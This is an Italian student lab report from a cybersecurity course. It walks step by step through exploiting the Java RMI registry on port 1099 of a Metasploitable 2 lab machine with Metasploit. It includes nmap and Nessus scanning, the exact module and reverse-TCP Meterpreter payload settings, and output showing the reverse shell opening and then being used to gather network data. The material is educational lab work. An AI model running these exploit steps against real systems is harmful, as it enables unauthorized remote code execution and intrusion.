

BENVENUTI LUIGI


S7L5

EXPLOIT JAVA RMI - 1099

Penetration Testing con Metasploit

TABLE OF CONTENTS

- pag. 1 **TRACCIA**
- pag. 2 **STRUMENTI UTILIZZATI**
- pag. 3 **SCHEMA DI RETE**
- pag. 4 **IP SETTING**
- pag. 5 **INFORMATION GATHERING**
- pag. 6, 7 **VULNERABILITY SCANNING**
- pag. 8-11 **EXPLOIT**
- pag. 12 **OTTENIMENTO DATI**
- pag. 13 **FONTI**
- pag. 14 **CREDITI**
- pag. 15 **RINGRAZIAMENTI**



TRACCIA

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 – Java RMI.

Si richiede allo studente di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota.

I requisiti dell'esercizio sono:

- La macchina attaccante (Kali) deve avere il seguente indirizzo IP: 192.168.11.111;
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP: 192.168.11.112.

Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:

- 1) configurazione di rete ;
- 2) informazioni sulla tabella di routing della macchina vittima.




STRUMENTI UTILIZZATI

Per questo progetto utilizzeremo:

- **KALI LINUX:** macchina attaccante sulla quale girano i servizi Metasploit.
- **METASPLOITABLE 2:** macchina vittima sulla quale è presente la vulnerabilità riguardante Java RMI.


SCHEMA DI RETE

Per questo penetration test utilizzeremo il nostro laboratorio virtuale secondo il seguente schema di rete:



IP SETTING

Per impostare la rete come visto precedentemente, modifichiamo i file `/etc/network/interfaces` sulle macchine Kali e Metasploitable con le impostazioni richieste:



The screenshot shows a terminal window titled "Metasploitable [In esecuzione] - Oracle VM VirtualBox". The title bar includes icons for minimize, maximize, and close. The menu bar has options: File, Macchina, Visualizza, Inserimento, Dispositivi, Aiuto. The title bar also displays "GNU nano 2.0.7" and "File: /etc/network/interfaces". The main content area contains the following configuration:

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

# The loopback network interface
auto lo
iface lo inet loopback

# The primary network interface


auto eth0
iface eth0 inet static
address 192.168.11.112
netmask 255.255.255.0
network 192.168.11.255
broadcast 192.168.11.255
gateway 192.168.11.1
```

At the bottom of the terminal window, there is a menu bar with various keyboard shortcuts and icons. The menu bar includes:

- Get Help
- WriteOut
- Read File
- Prev Page
- Cut Text
- Cur Pos
- Exit
- Justify
- Where Is
- Next Page
- UnCut Text
- To Spell

Below the menu bar are several small icons.

Configurazione indirizzi



The screenshot shows a terminal window titled "GNU nano 7.2" with the file path "/etc/network/interfaces". The title bar includes icons for minimize, maximize, and close. The title bar also displays "GNU nano 7.2" and "File: /etc/network/interfaces". The main content area contains the following configuration:

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.11.111/24
gateway 192.168.11.1
```

At the bottom of the terminal window, there is a menu bar with various keyboard shortcuts and icons. The menu bar includes:

- Get Help
- WriteOut
- Read File
- Prev Page
- Cut Text
- Cur Pos
- Exit
- Justify
- Where Is
- Next Page
- UnCut Text
- To Spell

Below the menu bar are several small icons. A watermark for "KALI LINUX" is visible across the bottom of the screen.

Iniziamo il penetration test: la prima fase è quella dell'information gathering, ovvero la raccolta di informazioni relative alla macchina vittima e/o ai servizi target.

Raccogliamo per prima cosa le informazioni relative al sistema operativo della macchina target:

COMMAND:

nmap -O 192.168.11.112 --osscan-guess

FASE 1

Information Gathering

```
OS:SCAN(V=7.94SVN%E=4%D=3/8%OT=21%CT=1%CU=39899%PV=Y%DS=1%DC=D%G=Y%M=080027
OS:%TM=65EB452D%P=x86_64-pc-linux-gnu)SEQ(SP=CA%GCD=1%ISR=D1%TI=Z%CI=Z%II=I
OS:%TS=5)SEQ(SP=CB%GCD=1%ISR=D1%TI=Z%CI=Z%II=I%TS=5)OPS(O1=M5B4ST11NW6%02=M
OS:5B4ST11NW6%03=M5B4NNT11NW6%04=M5B4ST11NW6%05=M5B4ST11NW6%06=M5B4ST11)WIN
OS:(W1=16A0%W2=16A0%W3=16A0%W4=16A0%W5=16A0%W6=16A0)ECN(R=Y%DF=Y%T=40%W=16D
OS:0%O=M5B4NNSNW6%CC=N%Q-)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=AS%RD=0%Q-)T2(R=N)T3(
OS:R=Y%DF=Y%T=40%W=16A0%S=0%A=S+%F=AS%O=M5B4ST11NW6%RD=0%Q-)T4(R=Y%DF=Y%T=4
OS:0%W=0%S=A%A=Z%F=R%O=%RD=0%Q-)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%
OS:Q-)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q-)T7(R=Y%DF=Y%T=40%W=0%S=Z%
OS:A=S+%F=AR%O=%RD=0%Q-)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%
OS:RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)
```

Il sistema operativo della macchina target è di tipo Linux x86_64.

Questa informazione è preziosa e ci tornerà utile successivamente nella scelta del payload su Metasploit.

FASE 2

Vulnerability Scanning

La seconda fase di un penetration test è la fase di scansione delle vulnerabilità trovate.
Attraverso l'utilizzo di Nessus, otteniamo un report completo delle vulnerabilità della macchina Metasploitable 2.
Ci concentriamo nello specifico su come viene descritta la vulnerabilità relativa al RMI :

The screenshot shows the Nessus interface with the following details:

RMI Registry Detection
INFO Nessus Plugin ID 22227
Language: English

Information Dependencies Dependents Changelog

Synopsis
An RMI registry is listening on the remote host.

Description
The remote host is running an RMI registry, which acts as a bootstrap naming service for registering and retrieving remote objects with simple names in the Java Remote Method Invocation (RMI) system.

See Also
<https://docs.oracle.com/javase/1.5.0/docs/guide/rmi/spec/rmiTOC.html>
<http://www.nessus.org/u?b6fd7659>

Plugin Details

- Severity:** Info
- ID:** 22227
- File Name:** rmiregistry..detect.nasl
- Version:** 1.22
- Type:** remote
- Family:** Service detection
- Published:** 8/16/2006
- Updated:** 8/1/2022
- Configuration:** Enable thorough checks
- Asset Inventory:** true
- Supported Sensors:** Nessus

Vulnerability Information

- CPE:** cpe:/a:oracle:java_se

Veniamo a conoscenza che sull'host remoto è presente un registro RMI; esso funge da bootstrap naming service per recuperare e registrare oggetti remoti tramite il sistema RMI.
Solitamente, la porta di default dei servizi RMI è la 1099.

Avviamo quindi una sessione Nmap sulla porta 1099 per verificare quanto ottenuto in precedenza ed ottenere più informazioni possibili sulla vulnerabilità.

COMMAND:

```
nmap 192.168.11.112 -p 1099
```

FASE 2

Vulnerability Scanning

```
(kali㉿kali)-[~]
└─$ nmap 192.168.11.112 -p 1099
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-08 05:57 EST
Nmap scan report for 192.168.11.112
Host is up (0.0073s latency).  
e quieter you become, the more you are able to
PORT      STATE SERVICE
1099/tcp   open  rmiregistry

Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
```

Otteniamo il risultato sperato: la porta 1099 è aperta e c'è in ascolto un demone RMI. Possiamo così proseguire andando ad eseguire l'exploit.

FASE 3

Exploiting con Metasploit

Per la fase di exploiting utilizzeremo Metasploit, pre-installato sulla macchina Kali Linux. Metasploit è un framework open-source che permette di exploitare una macchina target tramite numerosissimi payload (codici malevoli) pronti all'uso.

Per avviarlo, basta digitare dal terminale di Kali il comando <>**msfconsole**>>.

Il primo comando di Metasploit che utilizzeremo è <>**search**>>, che fornirà l'exploit relativo alla vulnerabilità precedentemente analizzata.

COMMAND:

search rmiregistry

```
msf6 > search rmiregistry
Matching Modules
=====
#  Name                               Disclosure Date   Rank    Check  Description
-  -----
0  exploit/multi/misc/java_rmi_server  2011-10-15      excellent Yes    Java RMI Server Insec
ure Default Configuration Java Code Execution

Interact with a module by name or index. For example info 0, use 0 or use exploit/multi/misc/java_rmi_server
```

Otteniamo un possibile exploit di nome exploit/multi/misc/java_rmi_server, con rank “eccellent”.

Per utilizzarlo, basta digitare il suo ID (in questo caso 0) come parametro del comando use.

COMMAND:

use 0

```
msf6 > use 0
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > █
```

FASE 3

Exploiting con Metasploit

Come vediamo nella figura precedente, non avendo configurato alcun payload, il tool ce ne assegna uno di default, in questo caso `java/meterpreter/reverse_tcp`. Andiamo a modificarlo inserendone uno più adatto alle nostre esigenze.

Per fare ciò:

COMMAND:

set payload payload/linux/x86/meterpreter/reverse_tcp

Questo payload ci permetterà di ottenere una reverse shell dalla macchina target e di effettuare operazioni su di essa da remoto.

Andiamo ad eseguire poi il comando `<<show options>>` per verificare i parametri necessari (indicati con il flag YES nella colonna required).

COMMAND:

show options

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):
=====
Name      Current Setting  Required  Description
HTTPDELAY    10           yes        Time that the HTTP Server will wait for the payload request
RHOSTS          yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT       1099          yes        The target port (TCP)
SRVHOST     0.0.0.0        yes        The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
SRVPORT      8080          yes        The local port to listen on.
SSL          false         no         Negotiate SSL for incoming connections
SSLCert        -            no         Path to a custom SSL certificate (default is randomly generated)
URI PATH        -            no         The URI to use for this exploit (default is random)
```

FASE 3

Exploiting con Metasploit

Notiamo come tutti i parametri necessari siano stati automaticamente settati, tranne il parametro RHOSTS, ovvero quello che fa riferimento all'indirizzo IP della macchina target. Andiamo ad inserirlo:

COMMAND:

set RHOSTS 192.168.11.112

Vanno inoltre verificati i parametri riferiti al payload.

Per farlo, andiamo ad eseguire nuovamente il comando <>show options<>.

COMMAND:

show options

```
Payload options (linux/x86/meterpreter/reverse_tcp):
```

Name	Current Setting	Required	Description
LHOST	192.168.11.111	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

```
Exploit target:
```

Id	Name
0	Generic (Java Payload)

I parametri del payload sono corretti, ma va tuttavia modificato il target da exploitare: sappiamo infatti che la nostra macchina vittima ha un SO di tipo Linux_x86 dalle informazioni di OS fingerprinting forniteci da Nmap. Selezioniamo questa opzione fra i target disponibili:

COMMAND:

set target 2

Payload options (linux/x86/meterpreter/reverse_tcp):				
Name	Current Setting	Required	Description	
LHOST	192.168.11.111	yes	The listen address (an interface may be specified)	
LPORT	4444	yes	The listen port	
Exploit target:				
Id	Name			
2	Linux x86 (Native Payload)			

I parametri *required* sono completi.
Procediamo nell'effettuare l'exploit:

COMMAND: **exploit**

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/vhdbp3C9xYc6f
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (1017704 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:45769) at 2024-03-08 08:27:57 -0500
      Home
```

FASE 3

Exploiting con Metasploit

L'exploit ha avuto successo ed abbiamo ottenuto una reverse shell con cui eseguire comandi sulla macchina remota (grazie alla sessione di Meterpreter).

Meterpreter è un potentissimo payload che permette ad un intruso movimenti laterali per entrare sempre più in profondità in un sistema vittima e nella sua rete.

Una volta ottenuta la sessione Meterpreter, cerchiamo di recuperare i dati sensibili richiesti, ovvero la configurazione di rete della macchina target e le informazioni sulla tabella di routing.

Per la configurazione di rete:

COMMAND:

ifconfig

```
meterpreter > ifconfig
[-] Unknown command: if
meterpreter > ifconfig

Interface 1
=====
Name      : lo
Hardware MAC : 00:00:00:00:00:00
MTU       : 16436
Flags     : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::

Interface 2
=====
Name      : eth0
Hardware MAC : 08:00:27:bb:87:4e
MTU       : 1500
Flags     : UP,BROADCAST,MULTICAST
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:febb:874e
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Per la tabella di routing:

COMMAND:

route

FASE 4

Ottenimento dati

```
meterpreter > route
IPv4 network routes
=====
Subnet      Netmask      Gateway      Metric  Interface
0.0.0.0    0.0.0.0    192.168.11.1  100    eth0
192.168.11.0 255.255.255.0  0.0.0.0    0      eth0

No IPv6 routes were found.
meterpreter >
```

FONTI

- <https://learn.epicode.com/>
- <https://www.nist.gov/>
- <https://www.metasploit.com/>
- <https://scholar.google.com/>
- <https://www.tenable.com/products/nessus>
- <https://nmap.org/man/it/index.html>
- <https://www.kali.org/docs/>

AUTORI:

LUIGI BENVENUTI

CYBERSECURITY SPECIALIST



GRAZIE



**EPICODE, CYBERSECURITY
SPECIALIST 0124,
08/03/2024**